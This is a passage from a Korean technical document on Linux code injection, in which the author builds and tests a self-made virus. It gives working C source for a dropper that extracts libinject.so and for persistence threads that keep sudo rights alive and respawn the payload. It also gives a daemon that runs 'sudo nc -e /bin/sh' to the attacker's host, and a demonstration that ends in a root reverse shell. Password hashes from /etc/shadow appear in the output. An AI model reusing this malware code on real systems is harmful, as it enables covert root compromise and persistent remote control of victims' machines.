while((n = read(src_fd, buf, 1024)) > 0)
{
  write(dst_fd, buf, n);
}

fchown(dst_fd, srcstat.st_uid, srcstat.st_gid);
close(src_fd);
```

[그림 63] 파일 합치기

위와 같이 파일 2개를 여는데 합쳐질 파일을 'O_APPEND'모드로 엽니다. 그 후 파일을 쓰면 되는 것입니다. 반대로 분리 하는 방법에 대해서 알아보겠습니다.

```
/*****************************************************************************/
/* libinject.so 파일 생성기
 * --- 입력 : libinject.so 코드 offset
 * --- 출력 : NONE
 *****************************************************************************/
void deploy_Exploit(long offset)
{
  int src_fd, lib_fd;
  struct stat srcstat, dststat;
  char in;
  int n;
  char buf[1024] = {0,};

  if((src_fd = open("code_injector", O_RDONLY)) < 0)
  {
    fprintf(stderr, "Source file open error₩n");
    exit(0);
  }
  fstat(src_fd, &srcstat);

  if((lib_fd = open("/tmp/libinject.so", O_WRONLY|O_CREAT, srcstat.st_mode))<0)
  {
    fprintf(stderr, "cat not create libinject.so₩n");
    close(src_fd);
    exit(0);
  }

  lseek(src_fd, -(offset), SEEK_END);
  while((n = read(src_fd, buf, 1024)) > 0)
    write(lib_fd, buf, n);

  fchown(lib_fd, srcstat.st_uid, srcstat.st_gid);
  close(src_fd);
  close(lib_fd);
}
```

[그림 64] 파일 분리

위 루틴은 바이러스에 들어갈 코드입니다. 바이러스가 실행되면 가장 먼저 이 루틴이 시작됩니다. 내용은 간단합니다. 먼저 'libinject.so'가 위치한 오프셋으로 'lseek()'를 이용해서 내려간 다음 거기서 부터 'EOF'일때까지 파일을 '/tmp/libinject.so'에 쓰는 것입니다.

4.3.3. 라이브러리 함수 구현

이제 라이브러리에 들어갈 함수를 보겠습니다. 먼저 라이브러리 함수 중 가장 먼저 호출 될 함수 입니다.

```
void MAIN()
{
  pthread_t tid, tid2, tid3;
  printf("Code Injected!!\n");
  if(access("/tmp/shell", F_OK))
    deploy();
  pthread_create(&tid, NULL, Maintain_Sudo, NULL);
  pthread_create(&tid2, NULL, Maintain_Lock, NULL);
  pthread_create(&tid3, NULL, Maintain_Shell_file, NULL);
  Execute_Shell();
}
```

[그림 65] 라이브러리의 메인

쓰레드가 총 3개 사용된 것을 볼 수 있습니다. 가장먼저 '/tmp/shell'이 없다면 파일을 생성하고 쓰레드를 생성합니다.

```
// sudo 권한을 유지하기 위하여 지속적으로 sudo 실행
static void *Maintain_Sudo(void *arg)
{
  while(1){
    sleep(180);
    system("sudo touch /tmp/maintain_sudo");
  }
}

// shell이 강제 종료당했을 때 다시 살리기
static void *Maintain_Lock(void *arg)
{
  char result[32];
  FILE *fp;
  while(1){
    sleep(2);
    system("ps -ef | grep shell | grep -v grep > /tmp/shell_check");
    fp = fopen("/tmp/shell_check", "r");
    if(fread(result, 32, 1, fp) == 0)
    {
      if(!access("/tmp/shell_lock", F_OK))
      {
        system("sudo rm -rf /tmp/shell_lock");
        // 제거 후 다시 shell 실행
        Execute_Shell();
      }
    }
    fclose(fp);
  }
}

//tmp에 shell파일이 지워지면 다시 생성하게 하기
static void *Maintain_Shell_file(void *arg)
{
  while(1)
  {
    sleep(2);
    if(access("/tmp/shell", F_OK))
      deploy();
  }
}
```

[그림 66] 쓰레드 함수 들

쓰레드 함수들은 모두 무한 루프입니다. 'sleep()'을 사용해서 루프의 속도를 조절하고 있으며 각 쓰레드들의 역할은 주석에 적힌 데로 'shell'을 실행하고 유지보수 역할을 하게 됩니다.

4.3.4. 'shell' 구현

마지막으로 최종적으로 리버스 쉘을 만들고 통제할 'shell'입니다. 내용은 다음과 같습니다.

```
int main()
{
  FILE *fp;
  FILE *fp2;
  int pid, fd;
  char result[32];

  pid=fork();
  if(pid==0){
    setsid();
    // 중복 실행을 막기 위한 Lock 파일 생성
    fd = open("/tmp/shell_lock", O_CREAT | O_RDWR);

    while(1){
      memset(result, 0x00, 32);
      sleep(1);
      // Victim 서버로 공격자의 TCP 연결 탐지
      system("netstat -an | grep tcp | grep 192.168.0.100 > /tmp/net");
      fp = fopen("/tmp/net", "r");
      fread(result, 32, 1, fp);
      fclose(fp);
      // 연결이 된 경우
      if(strlen(result) > 2){
        while(1){
          sleep(1);
          system("sudo nc -e /bin/sh 192.168.0.100 4444 2>/dev/null");
          memset(result, 0x00, 32);
          system("netstat -an | grep tcp | grep 192.168.0.100 > /tmp/net2");
          fp2 = fopen("/tmp/net2", "r");
          fread(result, 32, 1, fp2);
          fclose(fp2);
          if(strlen(result) < 2)
            break;
        }
      }
    }
  }
  else
    exit(0);
  return 0;
}
```

[그림 67] 'shell'의 내용

'shell'은 'netstat' 결과를 수시로 확인하고 공격자의 요청이 판단되면 리버스 쉘을 연결합니다. 그리고 이것은 데몬으로 실행됩니다. 따라서 실행되고 난후 터미널이 종료된다 해도 이 프로세스는 살아 있게 됩니다.

4.4. 바이러스 실험

4.4.1. 바이러스 실행

이제 구현한 바이러스를 테스트 해보겠습니다. 먼저 '/tmp' 디렉터리를 확인합니다.

```
[비누/tmp]$ ls
Tracker-binoopang.6848  pulse-binoopang
VMwareDnD               scim-helper-manager-socket-binoopang
cron                    scim-panel-socket:0-binoopang
gconfd-binoopang        scim-socket-frontend-binoopang
haansoft-binoopang      seahorse-fS5qSt
kde-binoopang           tmp.ILCODz6674
keyring-6Cm7ei          v734159
ksocket-binoopang       virtual-binoopang.jwcBCL
orbit-binoopang
[비누/tmp]$
```

[그림 68] 바이러스가 실행되기 전의 '/tmp'

아직 바이러스 관련 파일이 하나도 없습니다. 이제 구현한 바이러스를 실행하겠습니다.

```
[비누~/my_document/document/code_inject]$ ./smith
[비누~/my_document/document/code_inject]$
```

[그림 69] 바이러스 실행

바이러스는 파일 한 개입니다. 'smith'를 실행하였습니다. 'smith'역시 데몬으로 실행되기 때문에 실행 후 터미널을 종료시켜도 상관없습니다. 이제 다시 '/tmp'를 확인합니다.

```
[비누/tmp]$ ls
Tracker-binoopang.6848  pulse-binoopang
VMwareDnD               scim-helper-manager-socket-binoopang
cron                    scim-panel-socket:0-binoopang
gconfd-binoopang        scim-socket-frontend-binoopang
haansoft-binoopang      seahorse-fS5qSt
kde-binoopang           sudo_bash
keyring-6Cm7ei          tmp.ILCODz6674
ksocket-binoopang       v734159
libinject.so            virtual-binoopang.jwcBCL
orbit-binoopang
[비누/tmp]$
```

[그림 70] 생성된 'libinject.so'

이제 '/tmp'에 'libinject.so'가 생성 되었습니다. 시험 삼아 'bash'에 'sudo'를 사용해 보겠습니다.

```
mysql:!:13994:0:99999:7:::
sshd:*:13994:0:99999:7:::
proftpd:!:13996:0:99999:7:::
ftp:*:13996:0:99999:7:::
kisahd5:$1$fcTtDdDO$7dtznOgCQ6GOA7TUSeSI70:14007:0:99999:7:::
alonglog:$1$5IRYnWKY$6m73t2SLE7OnRq9ivLpp31:14007:0:99999:7:::
binoo:$1$aHx4ef6L$2SdRRj/Ppt2Q1u1FO.oz00:14076:0:99999:7:::
moongun:$1$kcFZkjzM$aWd2f6bmqAbgbL6.GAI16.:14038:0:99999:7:::
dhcpd:*:14167:0:99999:7:::
linz:$1$z/hlATiE$RBLF/vH49nhP6BYVab9ZI/:14190:0:99999:7:::
snort:*:14218:0:99999:7:::
Debian-exim:!:14219:0:99999:7:::
[비누~]$ Code Injected!!
```

[그림 71] 성공적인 인젝션!

'sudo cat /etc/shadow'의 결과 입니다. 얼마 지나지 않아 터미널에 'Code Injected!!'라는 문자열이 출력 되었습니다. 저 문자열은 라이브러리 함수가 출력하는 것입니다. 따라서 정확히 라이브러리가 로드 되었고 함수까지 실행되었다는 것을 의미합니다. 물론 코드가 실행되었다고 해서 현재 'bash'에 다른 문제가 생기는 것은 없습니다. 코드가 삽입된 'bash'를 사용해서 '/tmp'를 확인해 보겠습니다.

```
[비누/tmp]$ ls
Tracker-binoopang.6848  pulse-binoopang
VMwareDnD               scim-helper-manager-socket-binoopang
cron                    scim-panel-socket:0-binoopang
gconfd-binoopang        scim-socket-frontend-binoopang
haansoft-binoopang      seahorse-fS5qSt
kde-binoopang           shell
keyring-6Cm7ei          shell_check
ksocket-binoopang       shell_lock
libinject.so            sudo_bash
maintain_sudo           tmp.ILCODz6674
net                     v734159
orbit-binoopang         virtual-binoopang.jwcBCL
[비누/tmp]$
```

[그림 72] 생성된 'shell' 파일

'/tmp'에 'shell'파일과 기타 유지에 필요한 파일들이 생성된 것을 확인할 수 있습니다. 이제 'shell' 프로세스가 있는지 확인해 보겠습니다.

```
[비누/tmp]$ ps -ef | grep shell
root     20857     1  0 22:40 ?        00:00:00 /tmp/shell
1000     25731 20696  0 22:45 pts/5    00:00:00 grep shell
[비누/tmp]$
```

[그림 73] 실행된 'shell'

'shell'이 정상적으로 실행중이며 특히 'root' 권한으로 실행중인 것을 볼 수 있습니다. 이제 이 시스템은 공격이 완료 되었습니다.

4.4.2. 공격자 입장

공격자는 이제 'Victim' 시스템에 열린 아무 포트나 접속하면 리버스 쉘을 가질 수 있습니다. 먼저 'Victim'을 포트스캔 해 보겠습니다.

```
binoopang@HaCKmAchine:~$ nmap 192.168.0.1

Starting Nmap 4.53 ( http://insecure.org ) at 2008-12-31 22:49 KST
Interesting ports on server (192.168.0.1):
Not shown: 1711 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.087 seconds
binoopang@HaCKmAchine:~$
```

[그림 74] 포트 스캐닝

현재 'Victim'의 시스템엔 21번, 22번, 80번 포트가 열려 있는 것을 확인 하였습니다. 3개 아무거나 상관없지만 21번으로 접속해 보겠습니다. 먼저 리버스 쉘을 받을 터미널을 열고 포트 대기를 한 다음 다른 터미널로 포트접속을 합니다.

```
binoopang@HaCKmAchine:~$ telnet 192.168.0.1 21
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.0.1]
```

[그림 75] 21번 포트 접속

포트 접속이 된 후 포트 대기를 하는 터미널을 확인합니다.

```
binoopang@HaCKmAchine:~$ nc -l -v -p 4444
listening on [any] 4444 ...
connect to [192.168.0.100] from server [192.168.0.1] 44061
id
uid=0(root) gid=0(root) groups=0(root)
```

[그림 76] 성공적으로 얻은 리버스 쉘

성공적으로 'root'의 리버스 쉘을 획득 하였습니다.

5. 결론

약 3개월에 거쳐 진행한 프로젝트여서 그런지 내용이 너무 많아 기술문서에 다 넣지 못했습니다. 핵심은 코드 인젝션인데 어쩌다 보니 바이러스로 핵심이 옮겨진 거 같기도 합니다.

코드 인젝션은 리눅스에서 어떻게 보면 합법적인 행위 입니다. 어떤 프로세스를 gdb를 사용하여 디버깅을 하는 행위와 비슷하다고 생각합니다. 하지만 그것을 어떻게 쓰느냐에 따라 또 이렇게 바이러스로 변하기도 합니다.

이 문서에서 바이러스를 만들어 본 것은 악의적인 목적이 있는 건 절대로 아니고 실습하기 딱 알맞은 주제로 보였기 때문입니다.

참고문헌

[1] W. Richard Stevens, "Advanced Programming in the UNIX Environment",ADDISON_WESLEY

[2] Marc J. Rochkind, "Advanced UNIX Programming", 정보문화사

[3] anonymous, "Runtime Process Infection", Phrack#59

[4] "ELF 명세서"

[5] "Project Homepage", http://linux-virus.springnote.com